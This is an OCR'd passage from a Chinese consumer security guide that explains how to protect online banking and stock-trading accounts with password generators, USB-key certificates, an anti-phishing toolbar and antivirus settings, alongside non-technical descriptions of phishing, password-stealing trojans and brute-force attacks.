
除一般的设置密码以外，用户还可以使用专门的密码生成软件来生成并管理网上银行密码，最常用的一款软件是Advanced Password Generator，该软件能够一次性生成40个由2~20个字符组成的口令密码，只要设置恰当，该软件所生成的密码口令几乎不可能被破解。

下面介绍具体的使用方法。


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 下载并安装Advanced Password Generator 3.23后，双击桌面上该软件的快捷图标，打开其主界面窗口。



步骤 02 在该主界面窗口中，可根据实际需要来设置密码的长度、生成密码的数量、密码是否区分大小写、密码生成的模式（包括简单模式和高级模式）等相关参数信息。



步骤 03 单击“GENRATE PASSWORD（生成密码）”按钮，在窗口下方空白区域将显示出生成的密码信息。



步骤 04 如果勾选“Auto Copy to Clipboard（自动复制到剪贴板）”复选框，则生成的密码将被保存在剪贴版中。



4 使用客户安全证书

网上银行客户证书是银行系统为网上银行用户提供的“看得见、摸得着”的网上银行安全卫士。它经过了智能芯片硬件加密，其外形类似于U盘的智能芯片，是目前安全级别最高的一种安全防护措施，只要网上银行账号、登录号、登录密码、客户证书或客户证书密码其中一样没有丢失或泄露，就能确保网上支付的安全。

目前，各大网上银行都有自己的客户安全证书，例如工商银行推出的客户证书 USBkey（简称 U 盾），外形酷似 U 盘，是专门用于网上银行的安全通行证，时刻保护着网上银行用户的资金安全。网银客户的相关信息一经下载到 U 盾安全证书中，即具有惟一性和不可复制性，这样，在工商银行的网上银行中，所有涉及到资金外转的业务都必须先通过 U 盾客户安全证书的惟一认证。

● 网银安全工具

江民密保是网上密码的贴身保镖，可有效保护网上银行、网络游戏、支付平台、网上证券交易等账号、密码。该工具开辟了网上银行安全专区，在该设置区域提供了账户管理功能，且只允许账户本人操作。因此，用户可以

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

将自己的网上银行、信用卡、支付卡、网上证券交易等重要隐私信息输入网上银行安全专区，并使用提供的密码辅助输入功能，以杜绝木马监听。

针对虚假银行网站问题，江民密保为用户提供了白名单技术功能。该功能可自动识别虚假网上银行网站并发出警示，彻底防范不法分子网络钓鱼。

该工具操作界面简单，但功能十分强大。下载并安装“江民密保”后，执行“开始＞所有程序＞江民密保＞江民密保”命令，打开“江民密保”主界面。在该主界面中设有保护、设置、升级等主要功能模块，在各个功能模块中用户可以根据实际需要进行相关设置。



练习 设置江民密保

在江民密保的设置模块中，用户可根据实际需要对江民密保的保护模式、是否开机自运行以及黑白名单管理等参数进行设置。具体操作步骤如下。

步骤 01 在“江民密保”主界面中，单击“设置”按钮，切换到“江民密保-设置”设置界面。



步骤 02 在该界面的“常规设置”选项卡下，用户可以对保护模式、密码安全输入、语言及风格和开机自动运行进行设置。设置完毕后，单击“应用设置”按钮，弹出设置成功的信息提示框，单击“确定”按钮即可应用新的设置。



步骤 03 切换到“黑名单”选择卡，通过单击“添加”按钮，将存在有恶意行为的程序添加到列表中。也可根据实际需要删除某些文件，或将选中的文件移至白名单中。



步骤 04 切换到“白名单”选择卡，通过单击“添加”按钮，将允许被执行的程序添加到列表中。也可根据实际需要将列表中的某些文件删除，或将选中的文件移至黑名单中。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 05 切换到“辅助输入排除名单”选择卡，通过单击“添加”按钮，将在输入密码信息时不需要使用“密码安全输入”功能的程序添加到列表中，也可根据实际需要删除此类程序。



练习 使用江民密保的保护功能

江民密保的保护功能模块为用户提供了安全密码输入功能，该功能采用目前业界领先的密码保护技术，使用该技术可以在输入账号后自动输入密码，从而避免盗号木马对密码信息的监听盗取，最大限度地保障了密码的安全性。该功能能够保护的账号类型包括邮箱、论坛、网站、网银，聊天工具、网游账号等。

下面以工商银行的网银账号密码为例，来具体介绍如何使用江民密保的密码安全输入功能进行密码保护。

步骤 01 在“江民密保”主界面中单击“保护”按钮，切换到“江民密保 - 保护”设置界面。



步骤 02 在该界面中切换到“保护对象”选项卡，单击“密码安全输入”按钮，打开“密码安全输入”选项面板。



步骤 03 假设已经注册了一个个人密保账户，则直接在用户名称和密码文本框中输入相应的账户名和密码，然后单击“登录”按钮进入下一页面。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 04 如果没有个人密保账户，则需要单击“注册”按钮，在打开的注册信息设置界面中根据提示输入注册信息。




步骤 05 单击“创建用户”按钮，将弹出一个注册成功的信息提示框。单击“确定”按钮，将自动返回到登陆页面，然后输入用户名和密码进行登录。



步骤 06 单击“修改登录密码”按钮，在打开的“修改登录密码”对话框中进行账号密码的修改。



步骤 07 单击“添加”按钮打开“密码信息”对话框。在该对话框中可根据实际需要添加要保护的账号信息。这里，在密码别名文本框中输入“工商银行”，然后在账户密码和确认密码文本框中，输入要保护的账号密码等信息。



一招鲜 使用密码别名

这里，输入账号密码是为了让江民密保帮您输入密码以便跳过键盘输入，从而保护密码的安全。因此，建议密码别名不要使用真实的账号信息。

步骤 08 输入完毕后，单击“确认”按钮返回主界面，可看到列表中已显示出刚添加的账户信息。如果不小心把密码信息忘记了，可单击“显示 / 隐藏密码”按钮来查看相关信息。




步骤 09 添加成功后，在每次登录工商银行网上银行时，就会弹出“密码辅助输入登录”对话框。




步骤 10 输入用户名和密码后单击“登录”按钮，打开“输入密码”对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 11 在其中的列表中选择“工商银行”选项，然后单击“添加密码”按钮，即可自动输入账号密码，从而有效地避免盗号木马对密码信息的监听盗取。



除上述介绍的密码安全输入功能外，江民密保还根据当前主流软件将被保护的产品分成四大类，即网络游戏、聊天工具、网络银行和股票证券。系统默认保护各主流软件，用户可在江民密保窗口中单击某一程序图标，以密保保护模式启动该程序，也可以单击“操作选项”按钮，在弹出的下拉菜单中选择更多的功能。


练习 添加要保护的软件

在江民密保中，对于列表中不存在的程序，用户可通过单击“添加要保护的软件”按钮进行自行添加，具体操作步骤如下。

步骤 01 在“保护对象”选项卡中，选择任一被保护产品分类，这里选择“网络银行”选项，打开如下图所示的页面。



步骤 02 单击“添加要保护的软件”按钮，打开“保护对象信息设置”对话框。在其中输入要保护的软件名称、类型、位置等信息。



步骤 03 单击“更多设置”按钮，展开对话框，设置更多参数信息。



步骤 04 设置完毕后单击“确认”按钮，即可在“网络银行”设置界面中看到刚添加的要保护的软件信息。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 05 单击切换到“正在保护”选项卡下可查看正在被保护的程序。其中有盾牌的项表明该程序正处于被保护的状态，没有盾牌的项表明用户临时终止了对该项的保护。



步骤 06 单击切换到“拦截记录”选项卡，在该选项卡中可查看江民密保拦截到的可疑攻击明细信息，包括拦截时间、有可疑行为的程序、可疑行为、攻击对象和处理方式等。



网络钓鱼防范工具

钓鱼网站的危害非常严重，单靠上网者自己辨认是十分困难的，不过，现在网络上有很多专门用于反钓鱼网站的软件，常用的有 Netcraft Toolbar 浏览器插件和奇虎 360 安全卫士等。下面以反钓鱼插件 Netcraft Toolbar 为例，来具体介绍一下如何利用网络钓鱼防范工具防御网络钓鱼。

Netcraft Toolbar 浏览器插件从外观上看只不过是一个普通的工具条，但实际上它却可以显示出用户正在浏览的网站的相关信息，特别适合用于防范网络钓鱼网站的攻击，并且可以及时向用户发布漏洞信息，以防备钓鱼网站或恶意代码病毒趁机入侵 Netcraft Toolbar 以浏览器的形式进行安装，且支持 IE 和 FireFox 浏览器。

练习 使用Netcraft Toolbar插件

下面介绍使用Netcraft Toolbar防范钓鱼网站的具体操作步骤。

步骤 01 在 IE 浏览器地址栏中输入 http://www.toolbar.netcraft.com/install，按下 Enter 键打开 Netcraft Toolbar 官方下载网页。




步骤 02 在该下载页面中根据实际情况选择相应的浏览器，如单击 Internet Explorer 图标按钮，弹出“文件下载”对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 03 单击“运行”按钮，文件将自动下载。下载完毕后将弹出一个询问是否运行此文件的对话框，再次单击“运行”按钮，程序即可开始自动安装。



步骤 04 安装完毕后，右击 IE 工具栏，从弹出的快捷菜单中选择 Netcraft Toolbar 命令，即可看到 Netcraft Toolbar 工具条。



步骤 05 单击 NETCRAFT ▾ 图标右侧的下三角按钮，即可看到 Netcraft Toolbar 的所有功能项。用户可根据实际需要选择相应的命令，应用 Netcraft Toolbar 相关功能。



步骤 06 打开某网站，此时，在 Netcraft Toolbar 工具条中将显示出该网站的相关信息，其中 Since 显示的是网站的建立时间，Rank 显示的是网站的世界排名。下图所示为中国建设银行的首页，其建站时间是 1997 年 7 月，世界排名为 329916。



一招鲜 判断网站真伪

由于许多钓鱼网站的建站时间非常短，而且排名也非常靠后，因此，用户可以根据 Netcraft Toolbar 工具条中显示的被访问网站的建站时间和排名，来判断网站的真伪。


步骤 07 打开 Netcraft Toolbar 功能菜单，选择 Check For Updates 命令，则程序将自动下载最近的钓鱼网站数据库，这样，即可根据数据库信息自动识别当前网站是否为钓鱼网站。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 08 选择 Options 命令，打开 Toolbar Options 对话框，在该对话框可根据实际情况设置工具条的相关参数。



网络炒股安全

随着网上交易和网络炒股的火爆，越来越多的股民选择了便捷的网络炒股方式，但随之而来的是各种窃取股民网上交易账号的病毒，如大名鼎鼎的“证券大盗”等类型的病毒。所以，网络的安全隐患不容忽视，股民也应该学习基本的病毒防范知识和应急措施。

● 网上炒股安全概述

网上炒股以其“交易方便快捷、信息量大，紧跟行情、辅助分析系统强大”等特点成为股民炒股的首选方式。但网上炒股作为一种新的理财方式，多数人对其缺乏一些更为深层次的了解，防范风险意识相对较弱，有时会因操作不当等原因使股票买卖出现失误，甚至发生被人盗卖股票的现象。针对该问题，网络安全专家为网上炒股者提出了以下几条注意事项。

- 在用于炒股的计算机中，必须安装有杀毒软件且每天至少升级病毒库一次。因为，当前病毒非常猖狂，用户只有及时升级才能有效查杀新增的病毒。
- 必须打开杀毒软件的实时监控功能和个人防火墙，一旦发现杀毒软件和防火墙经常弹出提示信息，就需要警惕自己的计算机是否中了病毒。
- 一定要到证券公司的官方网站下载炒股软件。因为，有些不正规网站上的炒股软件存在被黑客攻击，以及放入病毒、木马的风险。比较大的网站如国泰君安、中信证券等官方网站。
- 账号密码一定要设置地较为复杂。因为，简单的密码容易很容易就被黑客破解了，所以，建议股民不要使用生日、电话号码、门牌号或类似 123456 等带有明显规律的密码，也不要将股票账户和密码保存在计算机上。
- 尽量不要在网吧等公共计算机上炒股。如果一定使用的话，则必须在网上交易前先对计算机进行病毒查杀，且在交易完成后一定要退出交易系统，以免造成股票和账户资金的损失。

● 常见股票证券交易攻击技术

目前，由于股票证券交易系统都有专门的安全专家进行维护，一般的黑客不可能攻击成功，所以相对比较安全一些。但是，为什么股票证券等被盗的事情还是会时有发生呢？这主要是因为网上炒股的安全漏洞存在于股民自己的计算机中，做好了自己计算机的安全防范措施，就能有效地阻止黑客的攻击行为。总的来说，黑客常采用以下几种攻击技术来入侵用户的股票证券账号信息。

1 网络钓鱼

这种攻击技术和前面提到的网银交易中的网络钓鱼是一个道理，即黑客先建立一个和正常网站几乎一模一样的网站系统，然后再申请一个和正常网站非常相似的域名，一旦用

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

户在这个伪造的网站中输入自己的股票账号、密码等重要信息，就会被黑客窃取。

2 木马攻击

目前，越来越多的网络病毒并不以破坏计算机系统为目的，而是为了获取经济利益。这些病毒以“只偷取不破坏”为基本原则，其隐蔽性非常高，不容易被发现，一旦用户中了这类病毒，就等于把自己的账号信息拱手让人。其中最典型的就是“证券大盗”病毒，该病毒不直接对系统进行破坏，而是窃取用户的股票交易软件或网站登录账号和密码并发送给攻击者，从而控制用户的股票交易。该病毒运行后，会自动寻找多家证券交易商的标题窗口，一旦找到，就开始使用键盘钩子程序自动记录用户的登录信息，包括账号和密码。同时，还会使用屏幕快照程序将用户登录时的窗口画面保存为图片，达到一定的记录次数后，会自动通过指定的电子邮箱发送给黑客。最可怕的一点是“证券大盗”病毒发动每个攻击之后，将会删除自身在系统中留下的痕迹文件，隐蔽性非常高。

这类以盗取用户账号信息为目的的病毒主要是通过欺骗安装、欺骗运行、IE 漏洞、邮件捆绑、插件捆绑等途径来传播，其盗取账号密码信息的常用手段为截取和保存屏幕信息、记录用户键盘输入信息等。

3 暴力破解密码

很多用户为了便于记忆密码，通常将其设置得非常简单，如 123456 等有规律的数字或直接用自己的生日、电话号码等，这是非常危险的。如果黑客事先窃取了账户号码，如股票交易账号，而恰巧股民的密码又设置的十分简单，如简单的数字组合，则黑客使用暴力破解工具很快就能将密码破释出来，从而暗中恶意操纵被盗的股票账户，以赚取暴利。

所以，一定要注意密码的复杂度，最好是采用无任何规律的密码组合。另外，也不要将自己的账号密码信息保存到计算机中，这样，任何人只要使用该计算机就可以很容易的看到该文件。

防范病毒窃取股票账号

在用于炒股的计算机中安装杀毒软件并将病毒库升级到最新，然后打开病毒实时监控功能且正确设置杀毒软件的隐私保护功能，可以有效地防范“证券大盗”之类的病毒。常用的杀毒软件有瑞星、江民、金山毒霸等，下面以使用金山毒霸 2011 为例，来介绍如何使用杀毒软件预防“证券大盗”病毒。

金山毒霸 2011 是世界首款应用“可信云查杀”的杀毒软件，颠覆了杀毒软件 20 年的传统技术，全面超于主动防御及初级云安全等传统方法，采用本地正常文件白名单快速匹配技术，配合强大的金山可信云端体系，率先实现同类产品中安全性、检出率与速度之最。

练习 设置金山毒霸2011

在使用金山毒霸查杀病毒之前，需要对杀毒、防毒、文件排除、升级、免打扰模式等属性进行设置，具体操作步骤如下。


步骤 01 下载并安装金山毒霸 2011，然后双击桌面的快捷图标，打开“金山毒霸 2011”主窗口，在其中即可看到本地计算机中是否存在风险和查杀保护情况等信息。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在“金山毒霸 2011”主窗口单击“设置”超级链接按钮，打开“综合设置”对话框。在“手动杀毒”选项面板下，即可设置需要扫描的文件类型、发现病毒时的处理方式、清除病毒设置等属性。




步骤 03 切换到“屏保杀毒”选项面板，勾选“启用金山毒霸屏保杀毒”复选框，并选择“金山毒霸炫动屏保”单选按钮，然后勾选相应的复选框设置其他属性。




步骤 04 切换到“定时杀毒”选项面板，单击其中的“新增定时查杀”按钮，打开“定时杀毒设置”对话框。在“任务名称”文本框中输入“查杀 1”；在“查杀周期”下拉列表中选择“一次”；在“查杀时间”的各个下拉列表中选择具体的时间；最后设置为“关键区域查杀”。



步骤 05 单击“确定”按钮，返回“综合设置”对话框，即可看到添加的查杀任务。




步骤 06 切换到“文件实时防毒”选项面板，在“基本设置”选项区中勾选“开机自动运行文件实时防毒”复选框；在“监控模式设置”选项区中选择“全面监控”单选按钮；在“发现病毒时的处理方式”选项区中选择“自动清除”单选按钮。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 07 切换到“高级防御”选项面板，在其中可设置自我防护的各种属性，也可以单击“添加”按钮添加信任列表。




步骤 08 切换到“嵌入式杀毒”选项面板，在其中勾选“开启迅雷防毒”复选框。




步骤 09 切换到“文件排除”选项面板，在其中设置扫描文件的大小和扩展名等。




步骤 10 切换到“升级设置”选项面板，在其中设置自动升级的时间以及系统繁忙时自动升级的处理情况。



步骤 11 切换到“免打扰模式”选项面板，在其中开启免打扰模式功能，然后设置免打扰模式的各个属性。



步骤 12 切换到“其他设置”选项面板，在其中设置右键内容、云安全防御等属性。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

练习 利用金山毒霸2011保护计算机

利用金山毒霸2011可以查杀计算机中的盗号病毒，以及进行各种保护系统的操作。下面介绍利用金山毒霸2011保护计算机的具体操作步骤。

步骤 01 在“金山毒霸 2011”主窗口中有全盘查杀、快速查杀以及自定义查杀 3 种查杀病毒的方式。这里以“自定义查杀”方式为例介绍如何查杀病毒。



步骤 02 单击“自定义查杀”按钮，打开“浏览文件夹”对话框。在其中勾选需要扫描的文件对应的复选框，单击“确定”按钮进行病毒查杀。



步骤 03 待扫描完毕后，即可看到一个蓝色的对号，并在“扫描状态”选项卡中显示了扫描的结果。如果存在木马或病毒，则会在“扫描结果”选项下以红色标出病毒木马个数。



